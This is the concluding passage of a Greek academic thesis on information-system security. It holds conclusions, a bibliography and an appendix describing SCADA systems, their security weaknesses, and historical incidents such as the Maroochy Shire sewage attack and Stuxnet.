- Τα ΠΣ είναι ανθρώπινα έργα και για το λόγο αυτό πάντα θα εμφανίζουν σημεία τρωτότητας. Ο περιορισμός των σημείων αυτών επιτυγχάνεται σε επίπεδο χρήσης από την ενημέρωση και εκπαίδευση όλων των χρηστών του ΠΣ στη θεματολογία της χρήσης των Υπολογιστικών Πόρων, της Ασφάλειας των ΠΣ και των Δικτύων Υπολογιστών.

- Για την εκτέλεση τεχνικών επίθεσης σε ένα ΠΣ απαιτείται κατανόηση λειτουργίας των Δικτύων Υπολογιστών και των Μέτρων Προστασίας των ΠΣ, τριβή και εμπειρία με τα εργαλεία λογισμικού επιθέσεων, και εφευρετικότητα με τεχνικές παραπλάνησης του χρήστη και κοινωνικής μηχανικής (social engineering). Ομοίως, για την αντιμετώπιση επιθέσεων από κακόβουλο κώδικα και προσπαθειών εισβολής σε ένα ΠΣ, απαιτείται μεγαλύτερη τριβή με τεχνικές και εργαλεία λογισμικού αντιμετώπισης επιθέσεων.

- Η επίθεση σε ένα ΠΣ που άπτεται σειρά θεμάτων υψίστης εθνικής σημασίας (Στρατιωτικά ΠΣ, ΠΣ Υπουργείων και Δημόσιων Υπηρεσιών, ΠΣ καίριων εθνικά Οργανισμών, κλπ.) αποτελεί πάντα σοβαρό κίνδυνο και πρέπει το ανθρώπινο δυναμικό της Πληροφορικής Επιστήμης να είναι έτοιμο να την αντιμετωπίσει.

- Η διοίκηση του ΠΣ, αναλόγως του ρόλου του ΠΣ και την οικονομική του δαπάνη, πρέπει να είναι ευαίσθητη για το επίπεδο ασφαλείας του. Στην παρούσα εργασία αναφοράς στο στρατιωτικό ΠΣ, αυτός είναι και ο πραγματικός λόγος δημιουργίας της Άσκησης «Πανόπτης» σε ετήσια βάση.

- Η συνεχής λήψη ενημερώσεων προγραμμάτων για σημεία διορθώσεως (bug fixes, patches, κλπ.), που χρησιμοποιεί ένα ΠΣ και κυρίως λογισμικών προστασίας, αποτελεί πολύ σημαντικό μέρος της Ασφάλειας του ΠΣ.

- Είναι απαραίτητη η διαμόρφωση και αναβάθμιση της Πολιτικής Ασφάλειας για ένα ΠΣ, που να είναι βασισμένη σε διεθνή πρότυπα, αλλά και να λειτουργεί με αναλογικό τρόπο, δηλαδή τα μέτρα και οι οδηγίες που

περιλαμβάνει, να εξασφαλίζουν όσο το δυνατό το επιθυμητό επίπεδο ασφάλειας.

Βιβλιογραφία

1. **Κάτσικας Σ., Γκρίτζαλης Σ., Γκρίτζαλης Δ.** *Ασφάλεια Δικτύων και Υπολογιστικών Συστημάτων.* s.l. : Παπασωτηρίου, 2003.

2. **Κάτσικας Σ., Γκρίτζαλης Σ., Γκρίτζαλης Δ.;.** *Ασφάλεια Πληροφοριακών Συστημάτων.* s.l. : Νέων Τεχνολογιών, 2004.

3. **Hintzbergen J., Hintzbergen K., Smulders A., Baars H.** *Foundations in Information, Security.* s.l. : Van Haren Publishing, 2010.

4. **Π., Κοτζανικολάου.** *Σημειώσεις στις Τεχνολογίες & Πολιτικές Ασφάλειας.*

5. Threat_Agent. [Ηλεκτρονικό] https://www.owasp.org/index.php/Category:Threat_Agent.

6. *Analyzing Threat Agents & Their Attributes.* **Vidalis S., Jones A.** University of Glamorgan, UK : 4th European Conference on IW & Security , 2005.

7. attack-vector. [Ηλεκτρονικό] http://searchsecurity.techtarget.com/definition/attack-vector.

8. Technical Guide on Emerging Threats. s.l. : WEBSENSE INC., 2010.

9. **Christopher Hadnagy, Paul Wilson.** *Social Engineering: The Art of Human Hacking.* s.l. : Wiley Publishing Inc., 2010.

10. **Barlowe B. Et, al.** The evolution of malware and the threat landscape – a 10-year review. *Security Intelligence Report : Special Edition.* s.l. : Microsoft, 2012.

11. av-test statistics. [Ηλεκτρονικό] http://www.av-test.org/en/statistics/.

12. **G., Eschelbeck.** Security Threat Report 2012. s.l. : SOPHOS Ltd., 2012.

13. cyber-attacks-statistics-master-index. [Ηλεκτρονικό] http://hackmageddon.com/2012-cyber-attacks-statistics-master-index.

14. **C., Palmer.** Ethical Hacking. s.l. : IBM System Journal, 2001.

15. hacking history. [Ηλεκτρονικό] http://www.sptimes.com/Hackers/history.hacking.html.

16. Hacker computer security. [Ηλεκτρονικό] http://en.wikipedia.org/wiki/Hacker_(computer_security).

17. Hacking Brief. [Ηλεκτρονικό] http://www.spy-hunter.com/Hacking_Brief.pdf.

18. hackers. [Ηλεκτρονικό] http://www.itsecurity.gr/hackers.html.

19. types of hacker. [Ηλεκτρονικό] http://www.secpoint.com/types-of-hacker.html.

20. **D., Melnichuk.** *The Hacker's Underground Handbook.* s.l. : http://www.learn-how-to-hack.net (ebook), 2008.

21. Tutorials Hackers-Crackers. [Ηλεκτρονικό] http://dide.flo.sch.gr/Plinet/Tutorials/Tutorials-Hackers-Crackers.html.

22. **M., Strebe.** *Network Security Foundations.* s.l. : Sybex, 2004.

23. Κακόβουλο λογισμικό. *el.wikipedia.org.* [Ηλεκτρονικό] http://el.wikipedia.org/wiki/Κακόβουλο_λογισμικό.

24. **Mell P., Kent K., Nusbaum J.** Guide to Malware Incident Prevention and Handling. s.l. : NIST, 2005.

25. **Β., Βλάχος.** *Κακόβουλο λογισμικό: μια αναδρομή.* s.l. : Academia, 2006.

26. cmas. [Ηλεκτρονικό] http://www.f-secure.com/v-descs/cmas.shtml.

27. Κατηγορίες Κακόβουλου Λογισμικού. [Ηλεκτρονικό] http://www.securelist.com/en/threats/detect?chapter=125.

28. malicious tools. [Ηλεκτρονικό] http://www.securelist.com/en/threats/detect/malicious-tools.

29. **Phishing, MarkMonitor Inc. Rock.** *The Threat and Recommended Countermeasures.* s.l. : White Paper, 2008.

30. Hacking tools. [Ηλεκτρονικό] http://best-hacker-tools.blogspot.gr/search/label/Hacking%20tools.

31. **B., Greenwood.** *An Introduction to Metasploit Project for the Penetration Tester.* s.l. : SANS Institute, 2005.

32. **Laudon K., Laudon J.** *Πληροφοριακά Συστήματα Διοίκησης (8 th Ed.).* s.l. : Κλειδάριθμος, 2009.

33. **Κάτσικας Σ., Μήτρου Λ., Γκρίτζαλης Σ.** *Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων στο χώρο του Ηλεκτρονικού Επιχειρείν.* Αθήνα : E-business Forum, 2002.

34. Πανόπτης 2013. [Ηλεκτρονικό] http://staratalogia.blogspot.gr/2013/01/2013_21.html.

35. **Kurose JF, Ross KW.** *Computer Networking: A top down approach (4 th Edition).* New York : Addison Wesley, 2008.

36. **Feng, Xue.** *Attacking Antivirus.* s.l. : Nevis Networks Inc. , 2005.

37. **Wyman Bill et, al.** *Understanding Anti-Virus Software.* s.l. : SANS Institute, 2011.

38. virustotal.com. [Ηλεκτρονικό] https://www.virustotal.com/el/about/.

39. **Schell B., Martin C.** *Webster's New World TM Hacker Dictionary.* s.l. : Wiley Publishing Inc., 2006.

40. *Indrusion Detection Systems, (6 th Edition).* s.l. : IATAC, 2009.

41. *Firewalls – Overview and Best Practices.* s.l. : Decipher Information Systems, White Paper, 2005.

42. **Scarfone K., Hoffman P.** *Guidelines on Firewalls and Firewall Policy.* s.l. : NIST, 2009.

43. Audit your website security. [Ηλεκτρονικό] http://www.websitedefender.com.

44. **Π., Κοτζανικολάου.** Σημειώσεις μαθήματος «Τεχνολογίες & Πολιτικές Ασφάλειας».

Ευρετήριο παραστάσεων

ΠΑΡΑΡΤΗΜΑ «Α» SCADA

Με τον όρο SCADA (Supervisory Control And Data Acquisition) αναφερόμαστε στην έννοια του εποπτικού ελέγχου και της συλλογής δεδομένων. Είναι ένα σύστημα το οποίο λειτουργεί με κωδικοποιημένα σήματα πάνω από κανάλια επικοινωνίας έτσι ώστε να παρέχει έλεγχο σε έναν απομακρυσμένο εξοπλισμό. Γενικότερα θα ορίζαμε το SCADA ως μια κατηγορία συστημάτων βιομηχανικού ελέγχου και τηλεμετρίας. Η τηλεμετρία είναι η επιστήμη που ασχολείται με την ανάκτηση δεδομένων εξ αποστάσεως. Τα συστήματα ελέγχου είναι συστήματα που βασίζονται σε υπολογιστή τα οποία παρακολουθούν και ελέγχουν τις βιομηχανικές διεργασίες που υπάρχουν στον φυσικό κόσμο. Ένα σύστημα ελέγχου μπορεί να συνδυάζεται με ένα σύστημα συλλογής δεδομένων. Με την προσθήκη της χρήσης των κωδικοποιημένων σημάτων πάνω από τα κανάλια επικοινωνίας αποκτούνται πληροφορίες σχετικά με την κατάσταση του απομακρυσμένου εξοπλισμού. Τα συστήματα SCADA διακρίνουν τους εαυτούς τους ιστορικά από άλλα συστήματα βιομηχανικού ελέγχου με το να εκτελούν διεργασίες μεγάλης κλίμακας, που μπορεί να περιλαμβάνουν πολλαπλές τοποθεσίες, και μεγάλες αποστάσεις.

Οι διεργασίες αυτές περιλαμβάνουν τις βιομηχανικές διεργασίες, τις διεργασίες υποδομής και τις διεργασίες εγκατάστασης. Οι βιομηχανικές διεργασίες περιλαμβάνουν εκείνες της μεταποίησης, της παραγωγής, της παραγωγής ενέργειας, την κατασκευή, και τη διύλιση, και μπορεί να λειτουργούν ως συνεχείς, καταμερισμού χρόνου, επαναλαμβανόμενες ή διακριτές. Οι διεργασίες υποδομής μπορούν να είναι δημόσιες ή ιδιωτικές, και περιλαμβάνουν την επεξεργασία νερού και τη διανομή, τη συλλογή και επεξεργασία λυμάτων, τους αγωγούς πετρελαίου και φυσικού αερίου, την ηλεκτρική μετάδοση και τη διανομή ηλεκτρικής ενέργειας, τα αιολικά πάρκα, τα συστήματα συναγερμού πολιτικής άμυνας, και μεγάλα συστήματα επικοινωνίας. Οι διεργασίες εγκατάστασης λαμβάνουν χώρα τόσο σε δημόσιες εγκαταστάσεις όσο και σε ιδιωτικούς φορείς, συμπεριλαμβανομένων των κτιρίων, αεροδρόμιων, πλοίων, και διαστημικών σταθμών. Μπορούν να παρακολουθούν και να ελέγχουν θέρμανση, αερισμό, κλιματισμό, την πρόσβαση, και την κατανάλωση ενέργειας.

Κοινά συστατικά του συστήματος

Ένα σύστημα SCADA συνήθως αποτελείται από απομακρυσμένες τερματικές μονάδες, προγραμματιζόμενους λογικούς ελεγκτές, ένα σύστημα τηλεμετρίας, ένα διακομιστή απόκτησης δεδομένων, μια διεπαφή ανθρώπου-μηχανής, το ιστορικό, ένα σύστημα εποπτείας και μια επικοινωνιακή υποδομή που συνδέει το εποπτικό σύστημα σε απομακρυσμένες τερματικές μονάδες.

Πιο αναλυτικά, οι απομακρυσμένες τερματικές μονάδες (RTUs), συνδέονται με αισθητήρες στη διεργασία και μετατρέπουν τα σήματα του αισθητήρα σε ψηφιακά δεδομένα. Έχουν υλικό τηλεμετρίας ικανό να στέλνει ψηφιακά δεδομένα στο εποπτικό σύστημα, καθώς και να λαμβάνει ψηφιακές εντολές από το εποπτικό σύστημα. Τα RTUs έχουν ενσωματωμένες δυνατότητες ελέγχου, όπως η λογική σκάλα προκειμένου να επιτευχθούν λογικές πράξεις. Οι προγραμματιζόμενοι λογικοί ελεγκτές (PLCs), συνδέονται με αισθητήρες στη διεργασία και μετατρέπουν τα σήματα του αισθητήρα σε ψηφιακά δεδομένα. Τα

PLCs έχουν πιο εξελιγμένες ενσωματωμένες δυνατότητες ελέγχου (συνήθως χρησιμοποιούν μια ή περισσότερες IEC 61131-3 γλώσσες προγραμματισμού) από τα RTUs. Τα PLCs δεν έχουν υλικό τηλεμετρίας. Χρησιμοποιούνται μερικές φορές στη θέση των RTUs ως συσκευές τομέα (field devices), επειδή είναι πιο οικονομικά, ευέλικτα και προσαρμόσιμα. Ένα σύστημα τηλεμετρίας συνήθως χρησιμοποιείται για τη σύνδεση PLCs και RTUs με τα κέντρα ελέγχου, τις αποθήκες δεδομένων, και την επιχείρηση. Παραδείγματα των ενσύρματων μέσων τηλεμετρίας που χρησιμοποιούνται σε συστήματα SCADA περιλαμβάνουν τις μισθωμένες τηλεφωνικές γραμμές και τα WAN κυκλώματα. Παραδείγματα των ασύρματων μέσων τηλεμετρίας που χρησιμοποιούνται σε συστήματα SCADA περιλαμβάνουν δορυφορική και ασύρματη σύνδεση. Ένας διακομιστής απόκτησης δεδομένων είναι μια υπηρεσία λογισμικού που χρησιμοποιεί βιομηχανικά πρωτόκολλα για τη σύνδεση των υπηρεσιών λογισμικού, μέσω τηλεμετρίας, με συσκευές πεδίου όπως τα RTUs και PLCs. Επιτρέπει στους πελάτες να έχουν πρόσβαση στα δεδομένα από αυτές τις συσκευές πεδίου με τη χρήση τυποποιημένων πρωτοκόλλων. Μια διεπαφή ανθρώπου-μηχανής ή HMI (Human- Machine Interface) είναι η συσκευή η οποία παρουσιάζει επεξεργασμένα δεδομένα σε κάποιον άνθρωπο - χειριστή, και μέσω αυτής, ο άνθρωπος - χειριστής παρακολουθεί και αλληλεπιδρά με τη διεργασία. Το HMI είναι ο πελάτης που ζητά δεδομένα από ένα διακομιστή απόκτησης δεδομένων. Το ιστορικό είναι μια υπηρεσία λογισμικού που συσσωρεύει χρονοσημασμένα δεδομένα, αποτελέσματα λογικών πράξεων, και συναγερμούς σε μια βάση δεδομένων, στην οποία μπορούν να αναζητηθούν ή να χρησιμοποιηθούν για τη συμπλήρωση γραφικών αναπαραστάσεων στο HMI. Το ιστορικό είναι ο πελάτης που ζητά δεδομένα από ένα διακομιστή απόκτησης δεδομένων. Ένα σύστημα εποπτείας συνήθως αποτελείται από ηλεκτρονικούς υπολογιστές και έχει ως σκοπό τη συγκέντρωση (απόκτηση) στοιχείων σχετικά με τις διεργασίες και την αποστολή εντολών (έλεγχος) στο σύστημα SCADA.

Θέματα ασφαλείας

Τα συστήματα SCADA που ενώνουν αποκεντρωμένες εγκαταστάσεις, όπως τις εγκαταστάσεις ενέργειας, του πετρελαίου, καθώς και τους αγωγούς φυσικού αερίου, της διανομής νερού και των συστημάτων συλλογής λυμάτων έχουν σχεδιαστεί για να είναι ανοικτά, ισχυρά, εύκολα στη λειτουργία τους και στην επισκευή τους, **αλλά όχι απαραίτητα ασφαλή**. Η μετάβαση από τις αποκλειστικές τεχνολογίες σε πιο τυποποιημένες και ανοικτές λύσεις, σε συνδυασμό με την αύξηση του αριθμού των συνδέσεων μεταξύ των συστημάτων SCADA, των εταιρικών δικτύων, και το Διαδίκτυο τα έχει καταστήσει πιο ευάλωτα σε τύπους επιθέσεων δικτύου, κάτι που αποτελεί συχνό φαινόμενο στην ασφάλεια των υπολογιστών. Για παράδειγμα, η United States Computer Emergency Readiness Team (US-CERT) κυκλοφόρησε ένα συμβουλευτικό ευπάθειας. Η συγκεκριμένη ευπάθεια επέτρεψε σε μη εξουσιοδοτημένους χρήστες να έχουν πρόσβαση και να είναι σε θέση να τροποποιήσουν ευαίσθητες πληροφορίες, συμπεριλαμβανομένου τις συνόψεις κατακερματισμού των κωδικών πρόσβασης χρησιμοποιώντας μια επίθεση πρόσβασης στο διακομιστή του Tomcat Embedded. Ο ερευνητής ασφαλείας Jerry Brown υπέβαλε ένα παρόμοιο συμβουλευτικό ευπάθειας σχετικά με ένα θέμα υπερχείλισης προσωρινής μνήμης σε ένα στοιχείο ελέγχου του ActiveX του λογισμικού


Wonderware InBatchClient. Και οι δύο προμηθευτές διέθεσαν τις ενημερώσεις πριν την απελευθέρωση της ευπάθειας δημοσίως.
Κατά συνέπεια, η ασφάλεια των συστημάτων SCADA βρίσκεται υπό αμφισβήτηση, δεδομένου ότι θεωρούνται δυνητικά ευάλωτα σε επιθέσεις που λαμβάνουν χώρα στον κυβερνοχώρο. Υπάρχουν αρκετοί λόγοι για τους οποίους οι ερευνητές ασφαλείας ανησυχούν για την ασφάλεια των συστημάτων SCADA με τους παρακάτω να αποτελούν τους πιο
σημαντικούς. Αρχικά η έλλειψη ενδιαφέροντος για την ασφάλεια και τον έλεγχο της ταυτότητας κατά τον σχεδιασμό του συστήματος. Επίσης η εγκατάσταση και η λειτουργία ορισμένων υφιστάμενων δικτύων SCADA και η πεποίθηση ότι έχουν το όφελος της ασφάλειας καθώς χρησιμοποιούν εξειδικευμένα πρωτοκόλλα και ιδιότυπες διεπαφές. Ακόμη
ότι τα δίκτυα SCADA είναι εξασφαλισμένα, διότι ασφαλίζονται με φυσικό τρόπο και τέλος επειδή έχουν αποσυνδεθεί από το Διαδίκτυο. Τα συστήματα SCADA χρησιμοποιούνται για τον έλεγχο και την παρακολούθηση των φυσικών διεργασιών, παραδείγματα των οποίων είναι η μεταφορά της ηλεκτρικής ενέργειας, η μεταφορά του φυσικού αερίου και του πετρελαίου σε αγωγούς, η διανομή ύδατος, τα φανάρια που ρυθμίζουν την κυκλοφορία, ακομη και lift στα διάφορα χιονοδρομικά κέντρα της Ευρώπης, Αμερικής κτλ, άλλα και άλλα συστήματα που χρησιμοποιούνται ως βάση στη σύγχρονη κοινωνία. Η ασφάλεια αυτών των συστημάτων SCADA είναι σημαντική γιατί ο κίνδυνος ή η καταστροφή τους θα επηρεάσει πολλούς τομείς της κοινωνίας. Για παράδειγμα, μια διακοπή ρεύματος που θα
προκληθεί από ένα σύστημα SCADA σε έναν ηλεκτρικό σταθμό θα μπορούσε να προκαλέσει οικονομικές απώλειες σε όλους τους πελάτες που έλαβαν ηλεκτρική ενέργεια από αυτήν την πηγή. Πώς θα επηρεαστεί η ασφάλεια των υπαρχόντων και επερχόμενων συστημάτων SCADA θα αποκαλυφθεί με το πέρασμα του χρόνου.
Υπάρχουν αρκετοί φορείς που αποτελούν απειλή για ένα σύγχρονο σύστημα SCADA. Μια απειλή είναι αυτή της μη εξουσιοδοτημένης πρόσβασης στο λογισμικό ελέγχου. Μια άλλη απειλή είναι αυτή της πρόσβασης στα τμήματα των πακέτων ενός δικτύου πάνω από το οποίο λειτουργούν συσκευές SCADA. Σε πολλές περιπτώσεις, το πρωτόκολλο
ελέγχου στερείται κάθε μορφής κρυπτογράφησης, επιτρέποντας σε έναν εισβολέα μέσω του δικτύου να ελέγχει μια συσκευή SCADA. Υπάρχουν περιπτώσεις που οι χρήστες των SCADA υποθέτουν πως η χρήση ενός VPN μπορεί να προσφέρει επαρκή προστασία, αγνοώντας όμως ότι η ασφάλεια του μπορεί να παρακαμφθεί με φυσική πρόσβαση στους υποδοχείς του δικτύου και τους διακόπτες που σχετίζονται με το SCADA. Η αξιόπιστη λειτουργία των συστημάτων SCADA σε σύγχρονες υποδομές μπορεί να είναι ζωτικής σημασίας για τη δημόσια υγεία και την ασφάλεια. Ως εκ τούτου, οι επιθέσεις στα συστήματα αυτά μπορεί να απειλήσουν άμεσα ή έμμεσα, τη δημόσια υγεία και την ασφάλεια. Μια τέτοια επίθεση έχει ήδη συμβεί, σε ένα σύστημα ελέγχου λυμάτων του Maroochy Shire στο
Queensland, στην Αυστραλία. Μετά την εγκατάσταση ενός νέου συστήματος SCADA τον Ιανουάριο του 2000, παρατηρήθηκε η ακανόνιστη λειτουργία των στοιχείων του. Οι αντλίες δεν έτρεχαν όταν ήταν απαραίτητο και δεν είχαν αναφερθεί συναγερμοί. Τα αποτέλεσμα ήταν, να πλημμυρίσει ένα κοντινό πάρκο από τα λύματα και το μολυσμένο νερό να ρέει 500 μέτρα προς ένα παλιρροϊκό

κανάλι. Ενώ το πρωτόκολλο είχε σχεδιαστεί για να παραμείνουν κλειστές οι βαλβίδες αποχέτευσης το σύστημα SCADA τις κατεύθυνε να ανοίξουν. Αρχικά έγινε η υπόθεση ότι είναι ένα σφάλμα του συστήματος. Παρακολουθώντας τις καταγραφές του συστήματος αποκάλυψαν πως αυτές οι δυσλειτουργίες ήταν αποτέλεσμα επιθέσεων στον κυβερνοχώρο. Οι ερευνητές ανέφεραν 46 ξεχωριστές εμφανίσεις της εξωτερικής κακόβουλης παρέμβασης πριν ταυτοποιηθεί ο ένοχος. Οι επιθέσεις έγιναν από έναν δυσαρεστημένο
πρώην υπάλληλο της εταιρείας που είχε εγκαταστήσει το σύστημα SCADA. Ο πρώην υπάλληλος ήλπιζε να προσληφθεί από το βοηθητικό πρόγραμμα πλήρους απασχόλησης για να διατηρηθεί το σύστημα. Τον Απρίλιο του 2008, η επιτροπή εκτίμησης της απειλής των Ηνωμένων Πολιτειών δημοσίευσε την ευάλωτη κατάσταση των συστημάτων SCADA σε περίπτωση εκδήλωσης αυτών σε ηλεκτρομαγνητικούς παλμούς (EMP). Μετά τον έλεγχο και
την ανάλυση, η επιτροπή κατέληξε στο συμπέρασμα ότι τα συστήματα SCADA είναι ευάλωτα σε προσβολή EMP. Ο μεγάλος αριθμός και η εκτεταμένη προσφυγή σε τέτοιου είδους συστήματα από το σύνολο των υποδομών είναι ζωτικής σημασίας ενός έθνους και αποτελούν μια συνεχή απειλή για τη συνέχιση της λειτουργίας τους μετά την προσβολή τους
σε EMP. Επιπλέον, η αναγκαιότητα για την επανεκκίνηση, την επισκευή ή ακόμη και την αντικατάσταση μεγάλου αριθμού γεωγραφικά διάσπαρτων συστημάτων θα παρεμπόδιζε σημαντικά την ανάκτηση ενός έθνους από μια τέτοια επίθεση.
Πολλοί προμηθευτές συστημάτων SCADA έχουν αρχίσει να αντιμετωπίζουν τους κινδύνους που απορρέουν από τη μη εξουσιοδοτημένη πρόσβαση με την ανάπτυξη εξειδικευμένων βιομηχανικών τοίχων προστασίας (firewall) και VPN δίνοντας λύσεις για τα δίκτυα που βασίζονται στο πρωτόκολλο TCP/IP, καθώς και την εξωτερική παρακολούθηση
SCADA και την καταγραφή του εξοπλισμού. Το αυξημένο ενδιαφέρον για τα τρωτά σημεία των SCADA έχει ως αποτέλεσμα οι ερευνητές να ανακαλύπτουν ευπάθειες στα εμπορικά λογισμικά SCADA με τις πιο γενικές τεχνικές επίθεσης να παρουσιάζονται στη γενική κοινότητα της ασφάλειας. Σε ηλεκτρικά και σε βοηθητικά συστήματα αερίου SCADA, η ευπάθεια μιας μεγάλης εγκατεστημένης βάσης, απευθύνεται σε ορισμένες περιπτώσεις που προσβάλλονται συσκευές οι οποίες χρησιμοποιούν έλεγχο ταυτότητας με αλγόριθμο κρυπτογράφησης AES. Τον Ιούνιο του 2010, η εταιρεία ασφαλείας αντιβιοτικών VirusBlokAda ανέφερε την πρώτη ανίχνευση του malware που είχε προσβάλλει τα
συστήματα SCADA (WinCC/PCS 7 συστήματα της Siemens) και έτρεχε σε λειτουργικά συστήματα Windows. Το κακόβουλο λογισμικό ονομάζεται Stuxnet και χρησιμοποιεί τέσσερις zero-day επιθέσεις και εγκαθιστά ένα rootkit που με τη σειρά του μεταμορφώνεται σε αρχείο καταγραφής στη βάση δεδομένων του SCADA και κλέβει το σχεδιασμό και τον έλεγχο των αρχείων. Το κακόβουλο λογισμικό είναι επίσης ικανό να αλλάζει το σύστημα ελέγχου και να αποκρύπτει τις αλλαγές. Βρέθηκε σε 14 συστήματα, η πλειοψηφία των οποίων βρίσκεται στο Ιράν. Οι πέντε οργανισμοί που δέχτηκαν αρχικά επίθεση δραστηριοποιούνται στον τομέα των βιομηχανικών συστημάτων ελέγχου (ICS) στο Ιράν, είτε κατασκευάζοντας τέτοια συστήματα είτε προμηθεύοντας υλικά και εξαρτήματα για την ανάπτυξή τους. Ο πέμπτος οργανισμός που δέχτηκε επίθεση έχει και το μεγαλύτερο ενδιαφέρον, επειδή παράγει – πέρα από προϊόντα βιομηχανικών αυτοματισμών – συσκευές φυγοκέντρησης για τον εμπλουτισμό ουρανίου. Ο

εξοπλισμός αυτού του είδους θεωρείται ότι ο κύριος στόχος του Stuxnet. Προφανώς, οι επιτιθέμενοι περίμεναν ότι οι οργανισμοί αυτοί θα ανταλλάσσουν δεδομένα με τους πελάτες τους, όπως οι μονάδες εμπλουτισμού ουράνιου, γεγονός που θα τους επέτρεπε στο κακόβουλο λογισμικό να εισέλθει στις εγκαταστάσεις-στόχους. Το αποτέλεσμα δείχνει ότι το σχέδιό τους ήταν πράγματι επιτυχημένο. Το Stuxnet δεν μεταδόθηκε μόνο μέσα από «μολυσμένα» USB sticks που συνδέονταν σε PC. Αυτή ήταν η αρχική θεωρία και εξηγούσε τον τρόπο με τον οποίο το malware μπορούσε να εισχωρήσει κρυφά σε μία θέση χωρίς άμεση σύνδεση στο Internet. Ωστόσο, τα δεδομένα που συγκεντρώθηκαν κατά τη διάρκεια της ανάλυσης της πρώτης επίθεσης έδειξαν ότι το δείγμα του πρώτου worm (Stuxnet.a) είχε δημιουργηθεί μόλις λίγες ώρες πριν εμφανιστεί σ' ένα PC στον πρώτο οργανισμό που δέχτηκε επίθεση. Με δεδομένο αυτό το αυστηρό χρονοδιάγραμμα, είναι δύσκολο να φανταστούμε ότι κάποιος επιτιθέμενος συνέθεσε το δείγμα, το έβαλε σε ένα USB stick και το μετέφερε στο στοχοποιημένο οργανισμό μέσα σε λίγες ώρες. Είναι λογικό να υποθέσουμε ότι σε αυτή την περίπτωση, αυτοί που ήταν πίσω από το Stuxnet χρησιμοποίησαν διαφορετικές τεχνικές, πέρα από τη μόλυνση μέσα από USB.
Τον Οκτώβριο του 2013 το National Geographic κυκλοφόρησε ένα δραματοποιημένο ντοκιμαντέρ με τίτλο, "American Blackout", το οποίο ασχολήθηκε με μία μεγάλης κλίμακας επίθεση στον κυβερνοχώρο των συστημάτων SCADA και του ηλεκτρικού δικτύου των Ηνωμένων Πολιτειών.

Πρόσφατο Αρθρο : 26 Απριλιου 2018 :

